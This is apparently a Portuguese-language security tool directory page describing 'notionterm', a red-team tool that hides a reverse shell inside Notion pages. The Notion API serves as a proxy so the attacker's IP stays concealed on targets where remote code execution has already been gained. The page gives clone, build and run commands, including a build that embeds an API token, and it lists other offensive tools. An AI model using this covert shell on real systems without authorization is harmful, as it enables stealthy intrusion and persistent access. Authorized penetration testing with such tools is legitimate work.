Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/ariary/notionterm
Geração de PayloadsExploraçãoEngenharia ReversaSegurança WebComando e ControleRed Teaming
GitHubariary/notionterm

notionterm

Incorporar um reverse shell em páginas do Notion usando a API do Notion como proxy, permitindo sessões remotas de shell furtivas com comunicação criptografada e autenticada para operações de red team.

Ver Repositório
13715127há 3 anosRevisado pelo Kitploit
Compartilhar

notionterm

Incorporar reverse shell em páginas do Notion.
Hackeie enquanto toma notas



demo


PARA ➕:

  • Ocultar IP do atacante em reverse shell (Sem interação direta entre atacante e máquina alvo. O Notion é usado como proxy hospedando o reverse shell)
  • Demonstração/Inserção rápida de prova dentro do relatório
  • Reverse shell altamente disponível e compartilhável (desktop, navegador, mobile)
  • Shell remota criptografada e autenticada

NÃO PARA ➖:

  • Sessão de shell interativa e longa (veja tacos para isso)

Porquê? 🤔

O foco foi fazer algo divertido, mas ainda utilizável, embora não seja a solução definitiva para reverse shell no arsenal do pentester.

Como? 🤷‍♂️

Basta usar o Notion normalmente e executar notionterm no alvo.

Requisitos 🖊️

  • Software Notion e chave API
  • Comunicação HTTP permitida do alvo para o domínio do Notion
  • RCE prévio no alvo

vagamente inspirado pela grande ideia do OffensiveNotion e do notionion!

TL;DR

Aprender comandos e flags é muito chato: Use wrap-notionterm.sh

Quickstart

🏗️ Configuração

  1. Crie uma página e conceda à chave da API de integração as permissões de escrita na página.
  2. Compile notionterm e transfira para a máquina alvo (veja Compilação)

👟 Executar

Há 3 maneiras principais de executar notionterm:

Modo "normal"
Obter terminal, parar/continuar, etc...
notionterm [flags]
Inicie o shell com o widget de botão: mude para ON, faça suas tarefas de reverse shell, mude para OFF para pausar, mude para ON para retomar, etc...
Modo "servidor"
Facilita a incorporação do notionterm em qualquer página
notionterm --server [flags]
Inicie uma sessão de shell em qualquer página criando um bloco de incorporação com URL contendo o ID da página (CTRL+L para obtê-lo): https://[TARGET_URL]/notionterm?url=[NOTION_PAGE_ID].
Modo light
Realiza apenas tráfego HTTP do alvo → notion
notionterm light [flags]

Compilação

Como o notionterm é destinado a ser executado na máquina alvo, deve ser compilado para se adequar a ela.

Portanto, defina a variável de ambiente para atender ao requisito do alvo:

GOOS=[windows/linux/darwin]

Compilação simples

git clone https://github.com/ariary/notionterm.git && cd notionterm
GOOS=$GOOS go build notionterm.go

Você precisará definir a chave API e a URL da página do Notion usando variáveis de ambiente (NOTION_TOKEN & NOTION_PAGE_URL) ou flags (--token & --page-url)

Compilação "tudo incluído"

Incorpore diretamente o token da API de integração do Notion e a URL da página do Notion no binário. ⚠️ Qualquer pessoa com acesso ao binário pode recuperar o token. Por razões de segurança, não o compartilhe e remova após o uso.

Defina as variáveis de ambiente correspondentes:

export NOTION_PAGE_URL=[NOTION_PAGE_URL]
export NOTION_TOKEN=[INTEGRATION_NOTION_TOKEN]

E compile:

git clone https://github.com/ariary/notionterm.git && cd notionterm
./static-build.sh $NOTION_PAGE_URL $NOTION_TOKEN $GOOS

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    591
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    481
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    332
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    255
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    247

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →